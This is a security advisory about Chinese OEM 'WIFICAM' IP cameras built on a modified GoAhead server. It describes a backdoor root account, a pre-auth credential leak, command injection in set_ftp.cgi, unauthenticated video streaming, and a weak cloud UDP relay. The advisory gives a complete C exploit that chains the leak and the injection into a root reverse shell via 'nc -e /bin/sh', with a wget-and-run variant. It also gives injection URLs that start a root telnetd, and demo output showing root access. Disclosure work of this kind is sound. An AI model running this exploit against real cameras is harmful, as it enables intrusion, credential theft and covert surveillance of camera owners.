Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server

TL;DR: by analysing the security of a camera, I found a pre-auth RCE as root against 1250 camera models. Shodan lists 185 000 vulnerable cameras. The "Cloud" protocol establishes clear-text UDP tunnels (in order to bypass NAT and firewalls) between an attacker and cameras by using only the serial number of the targeted camera. Then, the attacker can automaticaly bruteforce the credentials of cameras.

Product Description

The Wireless IP Camera (P2P) WIFICAM is a Chinese web camera which allows to stream remotely.

Vulnerabilities Summary

The Wireless IP Camera (P2) WIFICAM is a camera overall badly designed with a lot of vulnerabilities. This camera is very similar to a lot of other Chinese cameras.

It seems that a generic camera is being sold by a Chinese company in bulk (OEM) and the buyer companies resell them with custom software development and specific branding. Wireless IP Camera (P2) WIFICAM is one of the branded cameras.

So, cameras are sold under different names, brands and functions. The HTTP interface is different for each vendor but shares the same vulnerabilities. The OEM vendors used a custom version of GoAhead and added vulnerable code inside.

GoAhead stated that GoAhead itself is not affected by the vulnerabilities but the OEM vendor who did the custom and specific development around GoAhead is responsible for the cause of vulnerabilities.

Because of code reusing, the vulnerabilities are present in a huge list of cameras (especially the InfoLeak and the RCE),**which allow to execute root commands against 1250+ camera models with a pre-auth vulnerability**.

The summary of the vulnerabilities is:

1. Backdoor account
2. RSA key and certificates
3. Pre-Auth Info Leak (credentials) within the custom http server
4. Authenticated RCE as root
5. Pre-Auth RCE as root
6. Misc - Streaming without authentication
7. Misc - "Cloud" (Aka Botnet)

The vulnerabilities in the Cloud management affect a lot of P2P or "Cloud" cameras.

My tests have shown that the InfoLeak affecting the custom http server running on the camera affects at least 1250+ camera models. It can be used to execute the RCE as root. Thus, these cameras are likely affected by a pre-auth RCE as root:

```
Update (Mar 16, 2017): Following the strong requests from a specific vendor,
the complete list of 1250 affected camera models has been removed.
```

Shodan lists 185 000 vulnerable cameras.

Details - Backdoor account

By default, telnetd is running on the camera.

```
user@kali$ telnet 192.168.1.107
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
apk-link login: admin
Password:
telnet> q
Connection closed.
user@kali$
```

One backdoor account exists in the camera:

```
root:$1$ybdHbPDn$ii9aEIFNiolBbM9QxW9mr0:0:0::/root:/bin/sh
```

Details - RSA key and certificates

The `/system/www/pem/ck.pem` contains an Apple certificate with a private RSA key:

```
/ # cat /system/www/pem/ck.pem

Bag Attributes

    friendlyName: Apple Production IOS Push Services: com.app.camera

    localKeyID: 74 9E 29 D0 6A 47 1B 35 AD D4 68 6D 46 D8 E2 37 C8 DA A1 9D

subject=/UID=com.app.camera/CN=Apple Production IOS Push Services:
com.app.camera/OU=SQ6NNPBE2K/C=US

issuer=/C=US/O=Apple Inc./OU=Apple Worldwide Developer Relations/CN=Apple Worldwide Developer
Relations Certification Authority

-----BEGIN CERTIFICATE-----

[...]

-----END CERTIFICATE-----

Bag Attributes

    friendlyName: andrew

    localKeyID: 74 9E 29 D0 6A 47 1B 35 AD D4 68 6D 46 D8 E2 37 C8 DA A1 9D

Key Attributes: <No Attributes>

-----BEGIN RSA PRIVATE KEY-----

[...]

-----END RSA PRIVATE KEY-----
```

Details - Pre-Auth Info Leak (credentials) within the custom http server

The HTTP interface is provided by a custom http server. This HTTP server is in fact based on GoAhead and was modified by the OEM vendor of the cameras (which resulted in the listed vulnerabilities). It allows 2 kinds of authentication:

- htdigest authentication OR
- authentication using credentials in URI (`?loginuse=LOGIN&?loginpas=PASS`).

By default, the web directory contains symbolic links to configuration files (`system.ini` and `system-b.ini` contain credentials):

```
/tmp/web # ls -la *ini

lrwxrwxrwx    1 root     0              25 Oct 27 02:11 factory.ini ->
/system/param/factory.ini

lrwxrwxrwx    1 root     0              30 Oct 27 02:11 factoryparam.ini ->
/system/param/factoryparam.ini
```

```
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network-b.ini ->
/system/www/network.ini
lrwxrwxrwx    1 root     0              23 Oct 27 02:11 network.ini -> /system/www/network.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system-b.ini -> /system/www/system.ini
lrwxrwxrwx    1 root     0              22 Oct 27 02:11 system.ini -> /system/www/system.ini
/tmp/web #
```

With valid credentials, an attacker can retrieve the configuration, as shown below:

```
user@kali$ wget -qO- 'http://admin:admin@192.168.1.107/system.ini'|xxd


[...]
000001d0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000001e0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000001f0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000200: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000210: ffff ffff ffff ffff ffff ffff 7b6f 1158  ............{o.X
00000220: 0000 0000 0100 0000 7469 6d65 2e6e 6973  ........time.nis
00000230: 742e 676f 7600 0000 0000 0000 0000 0000  t.gov...........
00000240: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000250: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000260: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000270: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000280: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000290: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000002a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000002b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000002c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
[...]
00000640: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000650: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000660: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000670: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000680: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000690: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
000006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006b0: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
```

```
000006c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006d0: 030a 0a0f 8000 0000 0101 0003 0002 0000  ................
[...]
user@kali$
```

To browse `.cgi` files, an attacker needs to authenticate too:

```
user@kali$ wget -qO- 'http://192.168.1.107/get_params.cgi?loginuse=BAD_LOGIN&loginpas=BAD_PASS'
var result="Auth Failed";
user@kali$ wget -qO- 'http://192.168.1.107/get_params.cgi?loginuse&loginpas'
var result="Auth Failed";
```

But it appears access to `.ini` files are not correctly checked. The attacker can bypass the authentication by providing an empty `loginuse` and an empty `loginpas` in the URI:

```
user@kali$ wget -qO- 'http://192.168.1.107/system.ini?loginuse&loginpas'|xxd|less
00000000: 5749 4649 4341 4d00 0000 0000 0000 0000  WIFICAM.........
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0100 0000 0000 0000 0000 0000 0000  ................
[...]
00000690: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
000006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006b0: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
[...]
```

A PoC is provided:

```
./expl 192.168.1.107 --get-config | xxd | grep 000003


00000030: 6d53 6563 0a0a 5b2b 5d20 6279 7061 7373  mSec..[+] bypass
00000300: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000310: 0000 0000 0000 0000 0000 0000 0a0a 0a0a  ................
00000320: 0100 0000 0a03 0100 0000 0000 0000 0000  ................
00000330: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000340: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000350: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000360: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000370: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000380: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
00000390: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000003a0: 0000 0000 0000 0000 0000 6164 6d69 6e00  ..........admin.
000003b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000003c0: 0000 0000 0000 0000 0000 6164 6d69 6e00  ..........admin.
000003d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000003e0: 0000 0000 0000 0000 0000 030a 0a0f 8000  ................
000003f0: 0000 0101 0003 0002 0000 0080 8080 8001  ................
```

This vulnerability allows an attacker to steal credentials, ftp accounts and smtp accounts (email).

Details - Authenticated RCE as root

A RCE exists in the ftp configuration CGI. This is well-documented as shown here and here in several different camera models.

The partition `/` is mounted in Read-Only, so modifications are not possible in this partition.

The command injection is located in in `set_ftp.cgi` (see `$(ftp x.com)`):

```
http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192.168.1.1
&port=21&user=ftp&pwd=$(ftp x.com)ftp&dir=/&mode=PORT&upload_interval=0

http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin
```

When doing a tcpdump, we can see the DNS resolution for x.com:

```
00:00:00.151107 IP 192.168.1.107.33551 > 8.8.8.8.53: 40888+ A? x.com. (23)
```

so, `ftp x.com` is executed.

We can use the telnetd binary to start an authenticated-less telnetd access:

```
user@kali$ wget -qO-
'http://192.168.1.107/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192.168.1.
1&port=21&user=ftp&pwd=$(telnetd -p25 -l/bin/sh)&dir=/&mode=PORT&upload_interval=0'

user@kali$ wget -qO-
'http://192.168.1.107/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=admin'
```

Testing this will give us root account on port 25/tcp:

```
user@kali$ telnet 192.168.1.107 25

Trying 192.168.1.107...

Connected to 192.168.1.107.

Escape character is '^]'.

/ # id

uid=0(root) gid=0

/ # uname -ap
```

```
Linux apk-link 3.10.14 #5 PREEMPT Thu Sep 22 09:11:41 CST 2016 mips GNU/Linux
/ # mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
/proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /dev type tmpfs (rw,relatime,size=2048k)
tmpfs on /tmp type tmpfs (rw,relatime,size=5120k)
devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=000)
/dev/mtdblock3 on /system type jffs2 (rw,relatime)
/ #
```

`/etc` is in read-only. So, command injection must not write into `/etc`. The injection is located in `/tmp/ftpupload.sh`:

```
/ # cat /tmp/ftpupload.sh
/bin/ftp -n<<!
open 192.168.1.1 21
user ftp $(telnetd -l /bin/sh -p 25)ftp
binary
lcd /tmp
put ftptest.txt
close
bye
!
/ #
```

Details - Pre-Auth RCE as root

By combining the Pre-Auth Info Leak within the custom http server vulnerability and then authenticated RCE as root, an attacker can achieve a pre-auth RCE as root on a LAN or on the Internet.

An exploit is provided and can be used to get a root RCE with connect-back.

The exploit will:

1. extract the valid credentials by connecting to the remote custom HTTP server of the targeted camera
2. plant a connect-back with `nc`
3. execute the payload
4. the attacker will receive a root shell with netcat on a second terminal
5. clean the payload located in the configuration file

It affects 1250+ camera models.

Demo:

```
user@kali$ gcc -Wall -o expl expl-goahead-camera.c && ./expl 192.168.1.107
Camera 0day root RCE with connect-back @PierreKimSec
Please run `nc -vlp 1337` on 192.168.1.1
[+] bypassing auth ... done
    login = admin
    pass  = admin
[+] planting payload ... done
[+] executing payload ... done
[+] cleaning payload ... done
[+] cleaning payload ... done
[+] enjoy your root shell on 192.168.1.1:1337
user@kali$
```

On the second xterm:

```
user@kali$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.107: inverse host lookup failed: Unknown host
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.107] 47968
id
uid=0(root) gid=0
uname -ap
Linux apk-link 3.10.14 #5 PREEMPT Thu Sep 22 09:11:41 CST 2016 mips GNU/Linux
ps
PID   USER     TIME   COMMAND
    1 root       0:01 {linuxrc} init
    2 root       0:00 [kthreadd]
    3 root       0:00 [ksoftirqd/0]
```

```
    5 root       0:00 [kworker/0:0H]
    6 root       0:00 [kworker/u2:0]
    7 root       0:00 [rcu_preempt]
    8 root       0:00 [rcu_bh]
    9 root       0:00 [rcu_sched]
   10 root       0:00 [watchdog/0]
   11 root       0:00 [khelper]
   12 root       0:00 [writeback]
   13 root       0:00 [bioset]
   14 root       0:00 [kblockd]
   15 root       0:00 [khubd]
   16 root       0:00 [kworker/0:1]
   17 root       0:00 [cfg80211]
   18 root       0:00 [rpciod]
   19 root       0:00 [kswapd0]
   20 root       0:00 [fsnotify_mark]
   21 root       0:00 [nfsiod]
   22 root       0:00 [crypto]
   36 root       0:00 [kworker/u2:1]
   39 root       0:00 [i2s_work_1]
   40 root       0:00 [i2s_codec_irq_w]
   41 root       0:00 [kworker/0:2]
   42 root       0:00 [deferwq]
   43 root       0:00 [kworker/0:1H]
   59 root       0:00 [jffs2_gcd_mtd3]
   61 root       0:00 telnetd
   69 root       0:00 /system/system/bin/wifidaemon
   70 root       0:00 /sbin/getty -L ttyS1 115200 vt100
   98 root       0:01 [RtmpTimerTask]
   99 root       0:00 [RtmpMlmeTask]
  100 root       0:00 [RtmpCmdQTask]
  101 root       0:00 [RtmpWscTask]
  148 root       1:19 /tmp/encoder
  164 root       0:00 [irq/37-isp]
  236 root       0:07 [apical_isp_fw_p]
 2330 root       0:00 sh -c /tmp/ftpupload.sh > /tmp/ftpret.txt
```

```
 2331 root       0:00 {exe} ash /tmp/ftpupload.sh
 2332 root       0:00 {exe} ash /tmp/ftpupload.sh
 2333 root       0:00 /bin/ftp -n
 2334 root       0:00 /bin/sh
 2439 root       0:00 ps
```

A working exploit is provided:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#define CAM_PORT 80
#define REMOTE_HOST "192.168.1.1"
#define REMOTE_PORT "1337"
#define PAYLOAD_0 "GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=$(nc
%20" REMOTE_HOST "+" REMOTE_PORT "%20-e/bin/sh)&dir=/&mode=PORT&upload_interval=0\r\n\r\n"
#define PAYLOAD_1 "GET /ftptest.cgi?next_url=test_ftp.htm&loginuse=%s&loginpas=%s\r\n\r\n"
#define PAYLOAD_2 "GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=pass
passpasspasspasspasspasspasspass&dir=/&mode=PORT&upload_interval=0\r\n\r\n"


#define ALTERNATIVE_PAYLOAD_zero0 "GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=$(nc
+" REMOTE_HOST "+" REMOTE_PORT "+-e/bin/sh)&dir=/&mode=PORT&upload_interval=0\r\n\r\n"
#define ALTERNATIVE_PAYLOAD_zero1 "GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=$(wg
et+http://" REMOTE_HOST "/stufz&&./stuff)&dir=/&mode=PORT&upload_interval=0\r\n\r\n"
char *    creds(char  *argv,
                int   get_config);
int       rce(char    *argv,
              char    *id,
              char    attack[],
              char    desc[]);
```

```
int   main(int        argc,
           char       **argv,
           char       **envp)
{
  char               *id;
  printf("Camera 0day root RCE with connect-back @PierreKimSec\n\n");
  if (argc < 2)
  {
     printf("%s target\n", argv[0]);
     printf("%s target --get-config      will dump the configuration and exit\n", argv[0]);
     return (1);
  }
  if (argc == 2)
    printf("Please run `nc -vlp %s` on %s\n\n", REMOTE_PORT, REMOTE_HOST);
  if (argc == 3 && !strcmp(argv[2], "--get-config"))
    id = creds(argv[1], 1);
  else  id = creds(argv[1], 0);
  if (id == NULL)
  {
    printf("exploit failed\n");
    return (1);
  }
  printf("done\n");
  printf("    login = %s\n", id);
  printf("    pass  = %s\n", id + 32);
  if (!rce(argv[1], id, PAYLOAD_0, "planting"))
    printf("done\n");
  sleep(1);
  if (!rce(argv[1], id, PAYLOAD_1, "executing"))
    printf("done\n");
  if (!rce(argv[1], id, PAYLOAD_2, "cleaning"))
    printf("done\n");
  if (!rce(argv[1], id, PAYLOAD_1, "cleaning"))
    printf("done\n");
  printf("[+] enjoy your root shell on %s:%s\n", REMOTE_HOST, REMOTE_PORT);
```

```
  return (0);
}
char *    creds(char  *argv,
                int   get_config)
{
  int                 sock;
  int                 n;
  struct sockaddr_in  serv_addr;
  char                buf[8192] = { 0 };
  char                *out;
  char                *tmp;
  char                payload[] = "GET /system.ini?loginuse&loginpas HTTP/1.0\r\n\r\n";
  int                 old_n;
  int                 n_total;

  sock = 0;
  n = 0;
  old_n = 0;
  n_total = 0;

  printf("[+] bypassing auth ... ");
```

```
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  {
    printf("Error while creating socket\n");
    return (NULL);
  }
  memset(&serv_addr, '0', sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(CAM_PORT);
  if (inet_pton(AF_INET, argv, &serv_addr.sin_addr) <= 0)
  {
    printf("Error while inet_pton\n");
    return (NULL);
  }
```

```
if (connect(sock, (struct sockaddr *)&serv_addr , sizeof(serv_addr)) < 0)
{
  printf("creds: connect failed\n");
  return (NULL);
}
if (send(sock, payload, strlen(payload) , 0) < 0)
{
  printf("creds: send failed\n");
  return (NULL);
}
if (!(tmp = malloc(10 * 1024 * sizeof(char))))    return (NULL);
if (!(out = calloc(64, sizeof(char))))    return (NULL);
while ((n = recv(sock, buf, sizeof(buf), 0)) > 0)
{
  n_total += n;
  if (n_total < 1024 * 10)
    memcpy(tmp + old_n, buf, n);
  if (n >= 0)      old_n = n;
}
close(sock);
```

```
/*
[ HTTP HEADERS ]
...
000????: 0000 0a0a 0a0a 01.. .... .... .... ....
              ^^^^ ^^^^ ^^
              Useful reference in the binary data
              in order to to find the positions of
              credentials
...
...
0000690: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
00006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00006b0: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
```

```
00006c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
...
NOTE: reference can be too:
000????: 0006 0606 0606 0100 000a .... .... ....

Other method: parse everything, find the "admin" string and extract the associated password
by adding 31bytes after the address of 'a'[dmin].
Works if the login is admin (seems to be this by default, but can be changed by the user)
*/

if (get_config)
{
  for (unsigned int j = 0; j < n_total && j < 10 * 1024; j++)
    printf("%c", tmp[j]);
  exit (0);
}
for (unsigned int j = 50; j < 10 * 1024; j++)
{
   if (tmp[j - 4] == 0x0a &&
       tmp[j - 3] == 0x0a &&
       tmp[j - 2] == 0x0a &&
       tmp[j - 1] == 0x0a &&
       tmp[j]     == 0x01)
   {
     if (j + 170 < 10 * 1024)
     {
       strcat(out, &tmp[j + 138]);
       strcat(out + 32 * sizeof(char), &tmp[j + 170]);
       free(tmp);

       return (out);
     }
   }
}
free(tmp);
```

```
  return (NULL);
}
int       rce(char    *argv,
              char    *id,
              char    attack[],
              char    desc[])
{
  int                 sock;
  struct sockaddr_in  serv_addr;
  char                *payload;
  if (!(payload = calloc(512, sizeof(char))))    return (1);

  sock = 0;
  printf("[+] %s payload ... ", desc);
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  {
    printf("Error while creating socket\n");
    return (1);
  }
  memset(&serv_addr, '0', sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(CAM_PORT);
  if (inet_pton(AF_INET, argv, &serv_addr.sin_addr) <= 0)
  {
    printf("Error while inet_pton\n");
    return (1);
  }
  if (connect(sock, (struct sockaddr *)&serv_addr , sizeof(serv_addr)) < 0)
  {
    printf("rce: connect failed\n");
    return (1);
  }
  sprintf(payload, attack, id, id + 32);
  if (send(sock, payload, strlen(payload) , 0) < 0)
  {
```

```
    printf("rce: send failed\n");
    return (1);
  }
  return (0);
}
```

Alternatively, you can fetch it at https://pierrekim.github.io/advisories/expl-goahead-camera.c.

Details -- Misc - Streaming without authentication

An attacker can use the authenticated-less RTSP server running on the camera on port `10554/tcp` to watch the streaming without authentication.

```
user@kali$ vlc rstp://192.168.1.107:10554/tcp/av0_1
```

And:

```
user@kali$ vlc rstp://192.168.1.107:10554/tcp/av0_0
```

Details -- Misc - "Cloud" (Aka Botnet)

By default, the camera uses a 'Cloud' functionality.

You can tcpdump the traffic of the camera, which is very scary:

```
12:09:21.410947 IP 192.168.1.107.46958 > 8.8.8.53: 60806+ A? openapi.xg.qq.com.gateway. (43)
12:09:26.429697 IP 192.168.1.107.58156 > 202.96.134.33.53: 60806+ A? openapi.xg.qq.com.gateway.
(43)
12:09:31.450033 IP 192.168.1.107.41499 > 8.8.8.53: 28561+ A? www.baidu.com. (31)
12:09:35.128919 IP 192.168.1.107.13179 > 121.42.208.86.32100: UDP, length 48
12:09:35.128932 IP 192.168.1.107.13179 > 54.221.213.97.32100: UDP, length 48
12:09:35.128933 IP 192.168.1.107.13179 > 120.24.37.48.32100: UDP, length 48
12:09:36.468849 IP 192.168.1.107.44185 > 202.96.134.33.53: 28561+ A? www.baidu.com. (31)
12:09:41.488223 IP 192.168.1.107.41499 > 8.8.8.53: 28561+ A? www.baidu.com. (31)
12:09:46.507810 IP 192.168.1.107.44185 > 202.96.134.33.53: 28561+ A? www.baidu.com. (31)
12:09:51.527501 IP 192.168.1.107.47793 > 8.8.8.53: 33930+ A? www.baidu.com.gateway. (39)
12:09:56.546854 IP 192.168.1.107.53618 > 202.96.134.33.53: 33930+ A? www.baidu.com.gateway.
(39)
12:10:01.566316 IP 192.168.1.107.47793 > 8.8.8.53: 33930+ A? www.baidu.com.gateway. (39)
12:10:06.575735 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:10:06.575750 ARP, Reply 192.168.1.1 is-at 00:e0:4c:51:55:ed, length 28
```


```
12:10:06.585841 IP 192.168.1.107.53618 > 202.96.134.33.53: 33930+ A? www.baidu.com.gateway.
(39)
12:10:11.606030 IP 192.168.1.107.46252 > 8.8.8.8.53: 41046+ A? time.nist.gov. (31)
12:10:16.625044 IP 192.168.1.107.44109 > 202.96.134.33.53: 41046+ A? time.nist.gov. (31)
12:10:19.214687 IP 192.168.1.107.13179 > 121.42.208.86.32100: UDP, length 48
12:10:19.214700 IP 192.168.1.107.13179 > 54.221.213.97.32100: UDP, length 48
12:10:19.214702 IP 192.168.1.107.13179 > 120.24.37.48.32100: UDP, length 48
12:10:21.644397 IP 192.168.1.107.46252 > 8.8.8.8.53: 41046+ A? time.nist.gov. (31)
```

The camera tries to resolve `www.baidu.com`, `openapi.xg.qq.com`, contacts hardcoded IPs and hosts:


- `121.42.208.86:32100/udp` (CN: Alibaba),
- `54.221.213.97:32100/udp` (AWS US),
- `120.24.37.48:32100/udp` (CN: Alibaba),
- `www.baidu.com:80/tcp` (CN: Baidu).

It appears this is the 'Cloud' functionality, enabled by default. The security of this functionality is not proven.

The provided Android application to manage my camera is object.p2pwificam.client.apk.



Netcam 360 works too:



It appears, the network protocol is very weak:

1. the camera contacts a remote server using UDP,
2. the application contacts a remote server using UDP,
3. the application sends a request to the remote server, asking if the camera with the specific serial-number is online,
4. the server will reply by "camera doesn't exit", "camera is offline" or "camera is online",
5. if the camera is online, a UDP tunnel is automaticaly established between the application and the camera, using the Cloud server as a relay.

UDP tunnel:

```
[Android Application] <===UDP===> Cloud server <===UDP===> [Camera]
```

Then, the UDP tunnel is used by the application to reach the camera:

1/ the client will send a HTTP request to the camera with the credentials (still in clear-text)

```
GET check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
```

or

```
GET /check_user.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
```

2/ the camera will reply by using HTTP over UDP whenever the credentials are valid or invalid.

If the credentials are valid, the camera will reply:

```
result= 0;
```

